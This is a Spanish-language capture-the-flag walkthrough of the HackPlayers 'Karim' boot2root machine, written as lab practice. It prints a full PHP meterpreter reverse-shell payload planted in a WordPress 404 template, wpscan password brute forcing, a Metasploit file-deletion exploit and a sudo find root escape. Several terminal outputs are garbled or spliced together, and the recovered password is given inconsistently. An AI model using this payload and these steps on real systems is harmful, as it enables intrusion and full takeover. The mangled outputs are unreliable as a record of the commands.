

# Reto 27 boot2root Walkthrough: Karim

## {0x0} Introducción

[Karim](#) es un reto de tipo boot2root, que consiste en una máquina que debemos vulnerar para conseguir las flags de usuario (user.txt) y root (root.txt) suministrada por HackPlayers en su Reto 27 y creada por César Calderón aka [@\\_stuxnet](#) basada en Linux Ubuntu 17.10 OS, os mostraremos los pasos que hemos dado.

## {0x1} Reconocimiento

Antes de empezar ponemos nuestra máquina de pentesting Kali Linux en Host-Only y la máquina hackplayers en Host-Only dentro del rango de red 192.168.153.0/24.

Y vamos a la tarea, lanzamos primeramente descubrimos la nuestra dirección IP y de la máquina hackplayers a vulnerar:

```
root@kali:~/Desktop/HackPlayers# netdiscover -r 192.168.253.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP          At MAC Address      Count    Len   MAC Vendor / Hostname
-----+-----+-----+-----+-----+-----+
192.168.253.1  00:50:56:c0:00:01      1      60  VMware, Inc.
192.168.253.2  00:50:56:f9:56:42      1      60  VMware, Inc.
192.168.253.129 00:50:56:e7:99:41     1      60  VMware, Inc.
```

```
bin                               0 Raízenes
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.153.128 netmask 255.255.255.0 broadcast 192.168.153.255
    ctn0  Inet6 fe80::20c:29ff:fe68:23b1 prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:68:23:b1 txqueuelen 1000 (Ethernet)
            RX packets 154758 bytes 94535361 (90.1 MiB) done: 0 IP addresses (0 hosts up) scanned in 0.96 seconds
            RX errors 0 dropped 6 overruns 0 frame 0
            TX packets 206537 bytes 37152472 (35.4 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
          Host is up (0.00037s latency).
```

Y comprobamos que hay conexión con la máquina a vulnerar lanzando un ping:

```
root@kali:~/Desktop/HackPlayers# ping -c 3 192.168.253.129
PING 192.168.253.129 (192.168.253.129) 56(84) bytes of data.

--- 192.168.253.129 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 36ms

root@kali:~/Desktop/HackPlayers# ping -c 3 192.168.153.129
PING 192.168.153.129 (192.168.153.129) 56(84) bytes of data.
64 bytes from 192.168.153.129: icmp_seq=1 ttl=64 time=0.687 ms
64 bytes from 192.168.153.129: icmp_seq=2 ttl=64 time=0.328 ms
64 bytes from 192.168.153.129: icmp_seq=3 ttl=64 time=0.470 ms

--- 192.168.153.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 33ms
rtt min/avg/max/mdev = 0.328/0.495/0.687/0.147 ms
```

## {0x2} Escaneo

Realizamos un escaneo de puertos para comprobar los servicios que están abiertos y corriendo en la máquina a vulnerar:

```
nmap scan report for 192.168.153.129
Host is up (0.00037s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp      open  http    Apache httpd 2.4.27 ((Ubuntu))
|_http-server-header: Apache/2.4.27 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
3306/tcp    open  mysql   MySQL 5.7.22-0ubuntu0.17.10.1
|_mysql-info: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:F9:A6:72 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.37 ms  192.168.153.129
```

Observamos que en el puerto 80 hay un servidor Apache y en el 3306 un servidor de db mysql.

## {0x3} Enumeración

Arrojamos dirb sobre el servicio web en la URL <http://192.168.153.129>.

Detectamos que está accesible <http://192.168.153.129/index.html> y que hay corriendo un gestor de contenido Wordpress en <http://192.168.153.129/wordpress>. Arrojamos http sobre la primera URL y obtenemos:

```
root@kali:~# http http://192.168.153.129/index.html
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 40
Date: Sat, 08 Sep 2018 21:13:24 GMT
ETag: "28-5751813804e25"
Keep-Alive: timeout=5, max=100
Last-Modified: Wed, 05 Sep 2018 04:19:10 GMT
Server: Apache/2.4.27 (Ubuntu)

<p>nopeeeeeeeeeeeeeeeeeeeeeeeee!</p>
root@kali:~#
```

Por lo que nos centraremos en el Wordpress. Utilizaremos la tool wpscan > <https://github.com/wpscanteam/wpscan> . Clonamos el repositorio de github y pasamos al lanzar ./wpscan.rb -u http://192.168.153.129/wordpress -e vt,tt,u,ap --log wpscan.log:

Detectamos una vulnerabilidad que podremos explotar identificada como WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion y también hemos encontrado dos usuarios 1. adminstux y 2. haxorhackplayers.

Para poder explotar la vulnerabilidad de Wordpress CVE-2018-12895 necesitaremos la password de uno de los dos usuarios de Wordpress que hemos detectado. Por lo que nos sugiere la situación de lanzar un ataque de fuerza bruta con el diccionario rockyou.txt sobre los dos usuarios arrojando el siguiente comando

```
./wpscan.rb -u http://192.168.153.129/wordpress --username adminstux --wordlist /usr/share/wordlists/rockyou.txt donde no obtenemos resultados.
```

Y pasamos a lanzar ./wpscan.rb -u http://192.168.153.129/wordpress --username haxorhackplayers --wordlist /usr/share/wordlists/rockyou.txt

```
[+] No plugins found passively
[+] Starting the password brute forcer
[!] ERROR: We received an unknown response for login: haxorhackplayers and password: lovesucks
```

Ya tenemos una posible contraseña para el usuario haxorplayers que es lovestuck.

## {0x4} Acceso

Pasamos a explotar la vulnerabilidad de Wordpress a traves de metasploit lanzando lo siguiente *msfconsole* y *use auxiliary/scanner/http/wp\_arbitrary\_file\_deletion* quedando configurado de esta manera

```
msf auxiliary(scanner/http/wp_arbitrary_file_deletion) > show options
[*] WordPress v4.9.6 (No mode 'l' if you want to scan it anyway)
Module options (auxiliary/scanner/http/wp_arbitrary_file_deletion):
Name          Current Setting      Required  Description
----          Current Setting      Required  Description
FILEPATH      ../../../../../../wp-config.php yes      The path to the file to delete
PASSWORD      lovesucks           yes      The WordPress password to authenticate with
Proxies       Reference: http://192.168.153.129/wordpress/index.php (CODE:302|SIZE:0)
RHOST         192.168.153.129    yes      The target address
RPORT         80                  yes      The target port (TCP)
SSL           false               no       Negotiate SSL/TLS for outgoing connections
TARGETURI     /wordpress/        yes      The base path to the wordpress application
USERNAME      haxorhackplayers   yes      The WordPress username to authenticate with
VHOST         WordPress          no       HTTP server virtual host
[*] Auxiliary module execution completed
```

El exploit ha funcionado y pasamos a comprobarlo en la URL <http://192.168.153.129/wordpress> observando que hemos eliminado el wp-config.php y el Wordpress no solicita una instalación desde cero.

A partir de este punto pasamos a su configuración pero no poseemos los datos de acceso a la base de datos de mysql de la máquina a vulnerar lo que nos obliga a montar un servicio remoto de mysql en nuestra máquina Kali.

No queremos aburriros con la configuración segura del servidor mysql en nuestra máquina de Kali pero lo más importante es que nuestro servicio esté abierto a través del puerto 3306 en la IP 192.168.153.128 de forma que modificamos el siguiente archivo:

```
root@kali:/etc/mysql/mariadb.conf.d# nano 50-server.cnf
```

y en la siguiente línea

```
bind-address      = 192.168.153.128
```

Y pasamos a realizar un `systemctl restart mysql` y comprobamos que en el puerto 3306 el servicio funciona.

```
root@kali:/etc/mysql/mariadb.conf.d# nmap -A -p 3306 192.168.153.128
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-08 19:49 CEST
Nmap scan report for 192.168.153.128
Host is up (0.000099s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql  MySQL 5.5.5-10.1.35-MariaDB-1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.1.35-MariaDB-1
|   Thread ID: 33
|   Capabilities flags: 63487
|     Some Capabilities: Support41Auth, ConnectWithDatabase, Speaks41ProtocolOld, IgnoreSigpipes, ODBCClient, SupportsTransactions, LongColumnFlag, LongPassword, DontAllowDatabaseTableColumn, InteractiveClient, FoundRows, SupportsCompression, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, Speaks41ProtocolNew, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: zNVD2LKqw#Cg^!`BUe}e
|   Auth Plugin Name: 96
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.14
Network Distance: 0 hops
```

Bien comprobado que el servidor mysql está abierto y funcionando pasamos a crear una database y un user llamado wpuser con password 1234, otorgandole privilegios sobre la db creada.

```
 MariaDB [(none)]> create database wordpress;
Query OK, 1 row affected (0.04 sec)
MariaDB [(none)]> CREATE USER 'wpuser'@'%' IDENTIFIED BY '1234';
Query OK, 0 rows affected (0.01 sec)
MariaDB [(none)]> GRANT ALL ON wordpress.* TO 'wpuser'@'%';
Query OK, 0 rows affected (0.00 sec)
MariaDB [(none)]> exit
Bye
```


Pasamos de nuevo a <http://192.168.153.129/wordpress> y ya podemos introducir los datos de conexión con la base de datos remota llamada wordpress y ubicada en el servidor 192.168.153.128 con las credenciales wpuser y pass 1234. No debería existir ningún problema para seguir los pasos de configuración del Wordpress.

Vamos como se puede generar una backdoor PHP en Wordpress  
<http://www.hackingarticles.in/wordpress-penetration-testing-using-wpscan-metasploit/>

Pasamos a generar el script PHP con msfvenom

```
root@kali:~/Desktop/HackPlayers# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.153.128 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1116 bytes Ver Buscar Terminal Ayuda
/*<?php /**/ error_reporting(0); $ip = '192.168.153.128'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~/Desktop/HackPlayers# [REDACTED]
```

Copiamos el código desde <?php ... hasta die; y lo pegamos en el editor de Wordpress en la plantilla de 404.php



Por otro lado montamos una shell reversa con metasploit de la siguiente manera con use exploit/multi/handler y set payload php/meterpreter/reverse\_tcp

```
msf auxiliary(scanner/http/wp_arbitrary_file_deletion) > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.153.128
lhost => 192.168.153.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit
[REDACTED]
```

Visitando <http://192.168.153.129/wordpress/wp-content/themes/twentyseventeen/404.php> en nuestro navegador recibiremos conexión inversa y obtenemos la sesión en meterpreter de la máquina a vulnerar.

```
[*] Started reverse TCP handler on 192.168.153.128:4444
[*] Sending stage (37775 bytes) to 192.168.153.129
[*] Meterpreter session 1 opened (192.168.153.128:4444 -> 192.168.153.129:38570) at 2018-09-08 20:06:02 +0200


meterpreter > sysinfo
Computer : ubuntu
OS       : Linux ubuntu 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64
Meterpreter : php/linux
```

Conseguimos user.txt > **hackplayers{fs3nd\_nud3s\_fl@g}** y pasamos al siguiente

## {0x5} – Escalada de Privilegios (privesc)

Buscamos por internet que existe el Exploiting SUDO para la elevación de privilegios en Linux en el artículo:

<https://www.andreafortuna.org/cybersecurity/exploiting-sudo-for-linux-privilege-escalation/>



Arrojamos  
*meterpreter > shell*

....

*sudo -l*

*User www-data may run the following commands on ubuntu:*

*(root) NOPASSWD: /usr/bin/find*

*sudo find /etc/passwd -exec /bin/sh \;*

*whoami*

*root*

```
[+] Archivo Editar Ver Buscar Terminal Ayuda
meterpreter > shell
Process 2240 created.
[*] The target has directory listing enabled: http://192.168.153.129/wordpress/wp-content/uploads/
[*] Channel 2 created.
ls
[+] Archivo Editar Ver Buscar Terminal Ayuda
user [+] Enumerating
ls -la
total 12
drwxrwxrwt 2 root      root    4096 Sep  8 13:10 .
drwxr-xr-x 22 root      root    4096 Sep  4 17:37 ..
-rw-r--r--  1 www-data www-data  28 Sep  8 13:10 user
cd /
ls -la
total 33716
drwxr-xr-x 22 root      root    4096 Sep  4 17:37 .
drwxr-xr-x 22 root      root    4096 Sep  4 17:37 ..
drwxr-xr-x  2 root      root    4096 Sep  4 17:48 bin
drwxr-xr-x  3 root      root    4096 Sep  4 17:46 boot
drwxr-xr-x 18 root      root    3880 Sep  8 12:18 dev
drwxr-xr-x  83 root     root    4096 Sep  4 21:12 etc
drwxr-xr-x  3 root      root    4096 Sep  4 17:40 home
lrwxrwxrwx  1 root      root    33 Sep  4 17:37 initrd.img -> boot/initrd.img-4.13.0-21-generic
drwxr-xr-x 18 root      root    4096 Sep  4 17:38 lib
drwxr-xr-x  2 root      root    4096 Sep  4 17:45 lib64
drwx----- 2 root      root   16384 Sep  4 17:36 lost+found
drwxr-xr-x  4 root      root    4096 Sep  4 17:36 media
drwxr-xr-x  2 root      root    4096 Jan  7 2018 mnt
drwxr-xr-x  2 root      root    4096 Sep  4 17:41 opt
dr-xr-xr-x 152 root     root    0 Sep  8 12:18 proc
drwx----- 3 root      root    4096 Sep  4 20:38 root
drwxr-xr-x 20 root     root    540 Sep  8 12:18 run
drwxr-xr-x  2 root      root    4096 Sep  4 17:48 sbin
drwxr-xr-x  2 root      root    4096 Jan  7 2018 srv
-rw----- 1 root      root  345175040 Sep  4 17:36 swapfile
dr-xr-xr-x 13 root     root    0 Sep  8 12:18 sys
drwxrwxrwt  2 root      root    4096 Sep  8 13:10 tmp
drwxr-xr-x 10 root     root    4096 Sep  4 17:36 usr
drwxr-xr-x 12 root     root    4096 Sep  4 17:48 var
lrwxrwxrwx  1 root      root    30 Sep  4 17:37 vmlinuz -> boot/vmlinuz-4.13.0-21-generic
sudo -l
User www-data may run the following commands on ubuntu:
  (root) NOPASSWD: /usr/bin/find
sudo find /etc/passwd -exec /bin/sh \;
whoami
root
cd /
```

**Yeah! Ya somos root de la máquina a vulnerar y solo nos queda buscar el root.txt**



```

cd /var/www/html/enter
ls -la
total 337176
drwxr-xr-x 22 root root 4096 Sep 4 17:37 .
drwxr-xr-x 22 root root 4096 Sep 4 17:37 ..
drwxr-xr-x 2 root root 4096 Sep 4 17:48 bin
drwxr-xr-x 3 root root 4096 Sep 4 17:46 boot
drwxr-xr-x 18 root root 3880 Sep 8 12:18 dev (No need to scan it anyway)
drwxr-xr-x 83 root root 4096 Sep 4 21:12 etc
drwxr-xr-x 3 root root 4096 Sep 4 17:40 home (No need to scan it anyway)
lrwxrwxrwx 1 root root 33 Sep 4 17:37 initrd.img -> boot/initrd.img-4.13.0-21-generic
drwxr-xr-x 18 root root 4096 Sep 4 17:38 lib (No need to scan it anyway)
drwxr-xr-x 2 root root 4096 Sep 4 17:45 lib64
drwx----- 2 root root 16384 Sep 4 17:36 lost+found
drwxr-xr-x 4 root root 4096 Sep 4 17:36 media
drwxr-xr-x 2 root root 4096 Jan 7 2018 mnt
drwxr-xr-x 2 root root 4096 Sep 4 17:41 opt
drwxr-xr-x 155 root root 0 Sep 8 12:18 proc
drwx----- 3 root root 4096 Sep 4 20:38 root
drwxr-xr-x 20 root root 540 Sep 8 12:18 run
drwxr-xr-x 2 root root 4096 Sep 4 17:48 sbin
drwxr-xr-x 2 root root 4096 Jan 7 2018 srv
drwxr-xr-x 1 root root 345175040 Sep 4 17:36 swapfile (No need to scan it)
dr-xr-xr-x 13 root root 0 Sep 8 13:16 sys
drwxrwxrwt 2 root root 4096 Sep 8 13:10 tmp
drwxr-xr-x 10 root root 4096 Sep 4 17:36 usr
drwxr-xr-x 12 root root 4096 Sep 4 17:48 var
lrwxrwxrwx 1 root root 30 Sep 4 17:37 vmlinuz -> boot/vmlinuz-4.13.0-21-generic
cd /home
ls -la
total 12
drwxr-xr-x 3 root root 4096 Sep 4 17:40 . (No need to scan it)
drwxr-xr-x 22 root root 4096 Sep 4 17:37 .. (No need to scan it)
drwxr-xr-x 4 stuxnetctf stuxnetctf 4096 Sep 4 21:12 stuxnetctf
cd /root
ls -la
total 24
drwxr-xr-x 3 root root 4096 Sep 4 20:38 . (No need to scan it)
drwxr-xr-x 22 root root 4096 Sep 4 17:37 ..
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 Sep 4 18:02 .nano_2018
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 24 Sep 4 20:38 root.txt
cat root.txt
hackplayers{nud3s_fl@g}

```

Y ahí está root.txt > ***hackplayers{nud3s\_fl@g}***



Autor: 1v4n a.k.a. @1r0Dm48O

Twitter: <https://twitter.com/1r0Dm48O>